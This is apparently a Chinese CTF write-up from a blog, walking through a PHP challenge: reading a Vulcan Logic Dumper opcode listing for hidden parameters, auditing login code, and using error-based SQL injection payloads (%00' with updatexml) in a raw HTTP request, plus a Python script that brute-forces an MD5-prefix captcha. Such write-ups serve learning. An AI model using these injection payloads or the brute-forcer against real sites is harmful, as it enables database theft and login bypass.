i春秋-CTF

原创


爆破胡同 于 2018-01-19 17:20:46 发布 2845 收藏 2

文章标签： ctf-flag

本文链接：https://blog.csdn.net/qq_33398441/article/details/79109016

版权


VID



106.75.26.211:1111

do you know Vulcan Logic Dumper?
false


查看网页源代码发现有个文件路径



view-source:http://106.75.26.211:1111/

```
1 do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```


访问的看到了有三个参数用get方式提交



```
number of ops:  44
compiled vars:  !0 = $a, !1 = $b, !2 = $c
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
   2     0  >   EXT_STMT
         1      ECHO                                                    'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
   3     2      EXT_STMT
         3      BEGIN_SILENCE                                   ~0
         4      FETCH_R                      global             $1      '_GET'
         5      FETCH_DIM_R                                     $2      $1, 'flag1'
         6      END_SILENCE                                             ~0
         7      ASSIGN                                                  !0, $2
   4     8      EXT_STMT
         9      BEGIN_SILENCE                                   ~4
        10      FETCH_R                      global             $5      '_GET'
        11      FETCH_DIM_R                                     $6      $5, 'flag2'
        12      END_SILENCE                                             ~4
        13      ASSIGN                                                  !1, $6
   5    14      EXT_STMT
        15      BEGIN_SILENCE                                   ~8
        16      FETCH_R                      global             $9      '_GET'
        17      FETCH_DIM_R                                     $10     $9, 'flag3'
        18      END_SILENCE                                             ~8
        19      ASSIGN                                                  !2, $10
   6    20      EXT_STMT
        21      IS_EQUAL                                        ~12     !0, 'fvhjjihfcv'
        22    > JMPZ                                                    ~12, ->38
   7    23  >   EXT_STMT
        24      IS_EQUAL                                        ~13     !1, 'gfuyiyhioyf'
        25    > JMPZ                                                    ~13, ->35
   8    26  >   EXT_STMT
        27      IS_EQUAL                                        ~14     !2, 'yugoiiyhi'
        28    > JMPZ                                                    ~14, ->32
   9    29  >   EXT_STMT
        30      ECHO                                                    'the+next+step+is+xxx.zip'
  10    31    > JMP                                                     ->34
  11    32  >   EXT_STMT
        33      ECHO                                                    'false%3Cbr%3E'
  13    34  > > JMP                                                     ->37
  14    35  >   EXT_STMT
        36      ECHO                                                    'false%3Cbr%3E'
  16    37  > > JMP                                                     ->40
  17    38  >   EXT_STMT
```

```
         39      ECHO                                                    'false%3Cbr%3E'
19       40  >   NOP
```

在url后提三个参数和对应的值就看到了一个1chunqiu.zip




106.75.26.211:1111/index.php?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi

http://106.75.26.211:1111/index.php?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi

□ Enable Post data □ Enable Referrer

do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip

访问就可以下载文件



正在打开 1chunqiu.zip

您选择了打开：

1chunqiu.zip

文件类型： ZIP 归档 (4.1 KB)

来源： http://106.75.26.211:1111


您想要 Firefox 如何处理此文件?

○ 打开，通过 Archive Utility (默认)

● 保存文件 下载 浏览...

□ 以后自动采用相同的动作处理此类文件。

这里需要进行代码审计



名称	修改日期	大小	种类
config.inc.php	2016年9月29日 下午4:04	315 字节	PHP
css	2016年8月12日 下午6:46	--	文件夹
dbmysql.class.php	2016年8月8日 上午10:28	2 KB	PHP
login.html	2016年8月7日 下午2:50	667 字节	HTML...
login.php	2016年9月29日 下午5:50	1 KB	PHP
register.html	2016年9月29日 下午4:47	661 字节	HTML...
register.php	2016年9月29日 下午4:50	1 KB	PHP

先看log.php界面

```
    if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
        $db = new mysql_db();
        $username = $db->safe_data($_POST['username']);
        $password = $db->my_md5($_POST['password']);
        $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;
        $username = trim(str_replace($number, '', $username));
        $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
```


这里username处存在注入，他只进行了safe_data处理，我们跟进这个函数

```
     public function safe_data($value){
            if( MAGIC_QUOTES_GPC ){
                stripcslashes($value);
            }
            return addslashes($value);
        }
```

这个代码的意思是在username中找我们输入的车牌号“number”，如果找到就替换成空，

```
    $username = trim(str_replace($number, '', $username));
```

根据文件路径访问到登陆界面



106.75.26.211:1111/1chunqiu/login.html

http://106.75.26.211:1111/1chunqiu/login.html

想要来一起飙车吗?


车牌号:

用户名:

密码:

提交查询

提交的时候注意number必须是0，然后对username进行注入




Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap
1 × 2 × 3 × ...
Go Cancel < >
Target: http://106.75.26.211:1111
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
Done
400 bytes | 58 millis

```
POST /1chunqiu/login.php HTTP/1.1
Host: 106.75.26.211:1111
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://106.75.26.211:1111/1chunqiu/login.html
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 79

number=0&username=%00'&password=123&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8
%AF%A2
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 02:37:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 173
Connection: close
Content-Type: text/html; charset=utf-8

数据库执行错误!You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near ''\\''' at line 1
```


```
number=0&username=%00' and updatexml(1,concat(1,(select group_concat(table_name) from information_schem
number=0&username=%00' and updatexml(1,concat(1,substr((select * from flag),1,15)),1)#&password=123&sub
```

GetFlag



Hello, web dog!

Hello, single dog, This is a mini file manager, you can login and download the files and even get the flag.



Username

Password


substr(md5(captcha), 0, 6)=b4ea86

Captcha:

看到一串代码substr(md5(captcha), 0, 6)=10c6ca 截取验证码MD5加密后的前6位，可以写脚本爆破。但是刚开始笔者陷入了误区，就是不知道验证码有几位，由哪些字符组成的。但是后来一想，这里应该是服务端接受到我们传过去的验证码，然后进行MD5加密再进行比较，所以验证码长度就不是那么重要了，但是试了下三位数的验证码能匹配成功的几率很低，所以写了一个四位验证码的脚本，爆破出来的验证码，随便选一个就可以了。

下面是python脚本代码和笔者的测试结果

```
import string,hashlib
a=string.digits+string.lowercase+string.uppercase
for i in a:
    for j in a:
        for k in a:
            for m in a:
                s=hashlib.md5(i+j+k+m).hexdigest()[0:6]
                if s=="9bf514":
                        print i+j+k+m
                        break
```




Username

Password

substr(md5(captcha), 0, 6)=83d86b

```
Last login: Fri Jan 19 10:49:36 on ttys000
[redacted]j$ cd desktop
[redacted]j$ python 0.py
6360629
[redacted]$
```



